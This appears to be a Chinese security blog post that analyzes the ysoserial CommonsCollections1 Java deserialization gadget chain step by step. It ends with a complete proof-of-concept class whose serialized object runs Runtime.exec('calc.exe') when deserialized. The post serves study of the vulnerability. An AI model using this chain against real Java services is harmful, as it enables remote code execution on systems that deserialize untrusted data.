
ysoserial CommonsCollections1 分析
/*

    Gadget chain:

        ObjectInputStream.readObject()

            AnnotationInvocationHandler.readObject()

                Map(Proxy).entrySet()

                    AnnotationInvocationHandler.invoke()

                        LazyMap.get()

                            ChainedTransformer.transform()

                                ConstantTransformer.transform()

                                InvokerTransformer.transform()

                                    Method.invoke()

                                        Class.getMethod()

                                InvokerTransformer.transform()

                                    Method.invoke()

                                        Runtime.getRuntime()

                                InvokerTransformer.transform()

                                    Method.invoke()

                                        Runtime.exec()

    Requires:

        commons-collections

 */
0、先假设Runtime类可序列化,最终要实现:
Runtime runtime = Runtime.getRuntime();

runtime.exec("calc.exe");
1、从最后一步开始,调用InvokerTransformer.transform()
public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {

        super();

        iMethodName = methodName;

        iParamTypes = paramTypes;

        iArgs = args;

    }
public Object transform(Object input) {
    if (input == null) {
        return null;
    }
    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);

    } catch (NoSuchMethodException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' does not exist");
    } catch (IllegalAccessException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' cannot be accessed");
    } catch (InvocationTargetException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '" + input.getClass() + "' threw an exception", ex);
    }
}
transform方法实现了完整的反射,通过InvokerTransformer构造方法传入方法和参数。
所以这一步的利用链
InvokerTransformer invokerTransformer = new InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc.exe"}).transform(runtime);
2、InvokerTransformer的transform的调用,在ChainedTransformer的transform实现。
public ChainedTransformer(Transformer[] transformers) {
super();
iTransformers = transformers;
}
public Object transform(Object object) {
for (int i = 0; i < iTransformers.length; i++) {
object = iTransformers[i].transform(object);
}
return object;
}
如果Transformer[]里面的对象是:
Transformer[0]:new ConstantTransformer(runtime)
Transformer[1]:invokerTransformer
第一次循环:(new ConstantTransformer(runtime)).transform() runtime对象返回给object
第二次循环:invokerTransformer.transform(runtime)
所以这一步的利用链:
ChainedTransformer chainedTransformer = new ChainedTransformer(new Transformer[]{new ConstantTransformer(runtime),invokerTransformer});
chainedTransformer.transform(1);
3、ChainedTransformer的transform谁来调?LazyMap的get方法存在transform调用(key不存在的时候)。
public class LazyMap

        extends AbstractMapDecorator

        implements Map, Serializable {

    public static Map decorate(Map map, Transformer factory) {

        return new LazyMap(map, factory);

    }

    protected LazyMap(Map map, Transformer factory) {

        super(map);

        if (factory == null) {

            throw new IllegalArgumentException("Factory must not be null");

        }

        this.factory = factory;

    }

    private void writeObject(ObjectOutputStream out) throws IOException {

        out.defaultWriteObject();

        out.writeObject(map);

    }

    private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {

        in.defaultReadObject();

        map = (Map) in.readObject();

    }

    //-----------------------------------------------------------------------

    public Object get(Object key) {

        // create value for key if key is not currently in the map

        if (map.containsKey(key) == false) {

            Object value = factory.transform(key);

            map.put(key, value);

            return value;

        }

        return map.get(key);

    }

}
通过decorate方法,修改this.factory为chainedTransformer对象,最后通过get不存在的key调用chainedTransformer的transform
所以利用链
HashMap hashMap = new HashMap();
LazyMap lazyMap = (LazyMap) LazyMap.decorate(hashMap,chainedTransformer);
lazyMap.get(1);
4、lazyMap的get谁来调用?这里面用的AnnotationInvocationHandler的invoke,该方法存在某个属性的get,属性可通过构造方法改变。
class AnnotationInvocationHandler implements InvocationHandler, Serializable {

    private static final long serialVersionUID = 6182022883658399397L;

    private final Class<? extends Annotation> type;

    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {

        Class<?>[] superInterfaces = type.getInterfaces();

        if (!type.isAnnotation() ||

            superInterfaces.length != 1 ||

            superInterfaces[0] != java.lang.annotation.Annotation.class)

            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");

        this.type = type;

        this.memberValues = memberValues;

    }

    public Object invoke(Object proxy, Method method, Object[] args) {

        String member = method.getName();

        Class<?>[] paramTypes = method.getParameterTypes();

        // Handle Object and Annotation methods

        if (member.equals("equals") && paramTypes.length == 1 &&

            paramTypes[0] == Object.class)

            return equalsImpl(args[0]);

        if (paramTypes.length != 0)

            throw new AssertionError("Too many parameters for an annotation method");

        switch(member) {

        case "toString":

            return toStringImpl();

        case "hashCode":

            return hashCodeImpl();

        case "annotationType":

            return type;

        }

        // Handle annotation member accessors

        Object result = memberValues.get(member);

        if (result == null)

            throw new IncompleteAnnotationException(type, member);

        if (result instanceof ExceptionProxy)

            throw ((ExceptionProxy) result).generateException();

        if (result.getClass().isArray() && Array.getLength(result) != 0)

            result = cloneArray(result);

        return result;

    }

    /**

     * This method, which clones its array argument, would not be necessary

     * if Cloneable had a public clone method.

     */
因为AnnotationInvocationHandler类非public,通过反射调用
Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor declaredConstructor = c.getDeclaredConstructor(Class.class, Map.class);
declaredConstructor.setAccessible(true);
InvocationHandler handler = (InvocationHandler) declaredConstructor.newInstance(Retention.class, lazyMap);
对象初始化memberValues,得到对象handler,接下来就是让handler对象执行invoke
Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[]{Map.class}, handler);
proxyMap已经有了,那么应该怎么触发handler执行方法,来调用invoke方法
AnnotationInvocationHandler的readobject方法,存在对memberValues执行entrySet()
所以用proxyMap对象重新生成一个AnnotationInvocationHandler对象
InvocationHandler handle = (InvocationHandler) declaredConstructor.newInstance(Retention.class, proxyMap);
handle
以下是AnnotationInvocationHandler的readobject重写
private void readObject(java.io.ObjectInputStream s)

        throws java.io.IOException, ClassNotFoundException {

        s.defaultReadObject();

        // Check to make sure that types have not evolved incompatibly

        AnnotationType annotationType = null;

        try {

            annotationType = AnnotationType.getInstance(type);

        } catch(IllegalArgumentException e) {

            // Class is no longer an annotation type; time to punch out

            throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");

        }

        Map<String, Class<?>> memberTypes = annotationType.memberTypes();

        // If there are annotation members without values, that

        // situation is handled by the invoke method.

        for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {

            String name = memberValue.getKey();

            Class<?> memberType = memberTypes.get(name);

            if (memberType != null) {  // i.e. member still exists

                Object value = memberValue.getValue();

                if (!(memberType.isInstance(value) ||

                      value instanceof ExceptionProxy)) {

                    memberValue.setValue(

                        new AnnotationTypeMismatchExceptionProxy(

                            value.getClass() + "[" + value + "]").setMember(

                                annotationType.members().get(name)));

                }

            }

        }

    }

最后AnnotationInvocationHandler对象反序列化,执行readobject也就触发了proxyMap的invoke方法

要解决的问题:Runtime类未实现Serializable,需要使用反射调用,反射方法用什么来触发执行?
Runtime runtime = Runtime.getRuntime();
runtime.exec("calc.exe");
反射方式实现:
Class cr = Class.forName("java.lang.Runtime");
Method getRuntime = cr.getMethod("getRuntime", null);
Runtime runtime = (Runtime) getRuntimemethod.invoke(null, null);
Method execmethod = cr.getMethod("exec", String.class);
execmethod.invoke(runtimemethod,"calc.exe");
反射方法通过InvokerTransformer实现
Class cr = Class.forName("java.lang.Runtime");
Method getRuntimemethod = (Method) new InvokerTransformer("getMethod", new Class[]{String.class,Class[].class}, new Object[]{"getRuntime", null}).transform(cr);
Runtime runtimemethod = (Runtime) new InvokerTransformer("invoke", new Class[]{Object.class,Object[].class}, new Object[]{null, null}).transform(getRuntimemethod);
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"}).transform(runtimemethod);
ChainedTransformer中的transform正好实现了这组链的调用
public Object transform(Object object) {

        for (int i = 0; i < iTransformers.length; i++) {

            object = iTransformers[i].transform(object);

        }

        return object;

    }

所以最后runtime的实现利用链:
Transformer[] transformers = {
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"})
};
ChainedTransformer chainedTransformerruntime = new ChainedTransformer(transformers);
chainedTransformerruntime.transform(cr);

最终实现的利用链:
public class CC1Test3 {

    public static void main(String[] args) throws Exception {

        Class cr = Class.forName("java.lang.Runtime");

        Transformer[] transformers = {

                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),

                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),

                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc.exe"})

        };

        ChainedTransformer chainedTransformerruntime = new ChainedTransformer(transformers);

        ChainedTransformer chainedTransformer = new ChainedTransformer(new Transformer[]{new ConstantTransformer(cr),chainedTransformerruntime});

        HashMap hashMap = new HashMap();

        LazyMap lazyMap = (LazyMap) LazyMap.decorate(hashMap,chainedTransformer);

        Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

        Constructor declaredConstructor = c.getDeclaredConstructor(Class.class, Map.class);

        declaredConstructor.setAccessible(true);

        InvocationHandler handler = (InvocationHandler) declaredConstructor.newInstance(Retention.class, lazyMap);

        Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[]{Map.class}, handler);

        InvocationHandler handle = (InvocationHandler) declaredConstructor.newInstance(Retention.class, proxyMap);

        ObjectOutputStream objectOutputStream = new ObjectOutputStream(new FileOutputStream("D:\\cc1.ser"));

        objectOutputStream.writeObject(handle);

        ObjectInputStream objectInputStream = new ObjectInputStream(new FileInputStream("D:\\cc1.ser"));

        objectInputStream.readObject();

    }

}
ysoserial CommonsCollections1 分析的更多相关文章
- ysoserial CommonsCollections2 分析
在最后一步的实现上,cc2和cc3一样,最终都是通过TemplatesImpl恶意字节码文件动态加载方式实现反序列化. 已知的TemplatesImpl->newTransformer()是最终 ...
- ysoserial CommonsColletions1分析
JAVA安全审计 ysoserial CommonsColletions1分析 前言: 在ysoserial工具中,并没有使用TransformedMap的来触发ChainedTransformer链 ...
- ysoserial CommonsColletions4分析
ysoserial CommonsColletions4分析 其实CC4就是 CC3前半部分和CC2后半部分 拼接组成的,没有什么新的知识点. 不过要注意的是,CC4和CC2一样需要在commons- ...
- ysoserial CommonsColletions2分析
ysoserial CommonsColletions2分析 前言 此文章是ysoserial中 commons-collections2 的分析文章,所需的知识包括java反射,javassist. ...
- java反序列化Commons-Collections1分析
AnnotationInvocationHandler关键类 Commons-Collections1也是利用InvokerTransformer类中的transform方法反射机制执行命令.实验用的 ...
- ysoserial CommonsColletions7分析
CC7也是一条比较通用的链了,不过对于其原理的话,其实还是挺复杂的.文章如有错误,敬请大佬们斧正 CC7利用的是hashtable#readObject作为反序列化入口.AbstractMap的equ ...
- ysoserial CommonsColletions3分析(2)
上篇文章讲到CC3的TransformedMap链,这篇我们就来讲一下LazyMap链. 其实LazyMap链还是使用的TemplatesImpl承载payload,InstantiateTransf ...
- ysoserial CommonsColletions3分析(1)
CC3的利用链在JDK8u71版本以后是无法使用的,具体还是由于AnnotationInvocationHandler的readobject进行了改写. 而CC3目前有两条主流的利用链,利用Trans ...
- ysoserial CommonsColletions6分析
CC6的话是一条比较通用的链,在JAVA7和8版本都可以使用,而触发点也是通过LazyMap的get方法. TiedMapEntry#hashCode 在CC5中,通过的是TiedMapEntry的t ...
- ysoserial CommonsColletions5分析
我们知道,AnnotationInvocationHandler类在JDK8u71版本以后,官方对readobject进行了改写. 所以要挖掘出一条能替代的类BadAttributeValueExpE ...
随机推荐
- [转帖]Welcome to the di-kafkameter wiki!
https://github.com/rollno748/di-kafkameter/wiki#producer-elements Introduction DI-Kafkameter is a JM ...
- [转帖]创建lvm
https://www.jianshu.com/p/bf6b92d73b9b 一.环境介绍 服务器中有sda,sdb,sdc,sdd,sde,sdf六块硬盘,其中sda作为系统盘已经安装了系统,需要将 ...
- 【转帖】ChatGPT的前身:InstructGPT
https://www.jianshu.com/p/6daf35cbc46a ChatGPT的论文目前还没有发布,在其官方博客(https://openai.com/blog/chatgpt/)中对方 ...
- Redis-dump Docker搭建的快速指南
背景 最近学习redis想能够将dump文件进行导入处理. 看到比较好的办法都是使用ruby ,但是公司的网络太感人了. 想着比较简单的办法是通过docker方式来搭建. 这里简单记录一下搭建过程. ...
- React中useEffect、useCallBack、useLayoutEffect
在函数中使用定时器 import { useEffect, useState } from "react"; export default function Funcom() { ...
- 【学到一个小技巧】context.WithValue 中的 key 可以是个空对象
作者:张富春(ahfuzhang),转载时请注明作者和引用链接,谢谢! cnblogs博客 zhihu Github 公众号:一本正经的瞎扯 从 netpoll 库看到这段代码: type connk ...
- 从零开始配置vim(31)——git 配置
很抱歉又拖更了这么久了,在这个新公司我想快速度过试用期,所以大部分的精力主要花在日常工作上面.但是这个系列还是得更新下去,平时只能抽有限的业余时间来准备.这就导致我写这些文章就慢了一些. 废话不多说, ...
- 手撕Vue-实现将数据代理到Vue实例
前言 经过上一篇文章的学习,完成了 v-on 指令的实现,接下来我们来实现将数据代理到 Vue 实例上. 为什么要完成这个功能呢?因为我们在使用 Vue 的时候,可以直接通过 this.xxx 的方式 ...
- PostgreSQL中的B-TREE索引
分析了解pgsql中的索引 前言 索引 B-tree B-Tree和B+Tree的区别: pgsql中B-Tree 实现 如果该节点不是最右节点 如果该节点是最右节点 参考 分析了解pgsql中的索引 ...
- 机器学习算法(四): 基于支持向量机的分类预测(SVM)
机器学习算法(四): 基于支持向量机的分类预测 本项目链接:https://www.heywhale.com/home/column/64141d6b1c8c8b518ba97dcc 1.相关流程 支 ...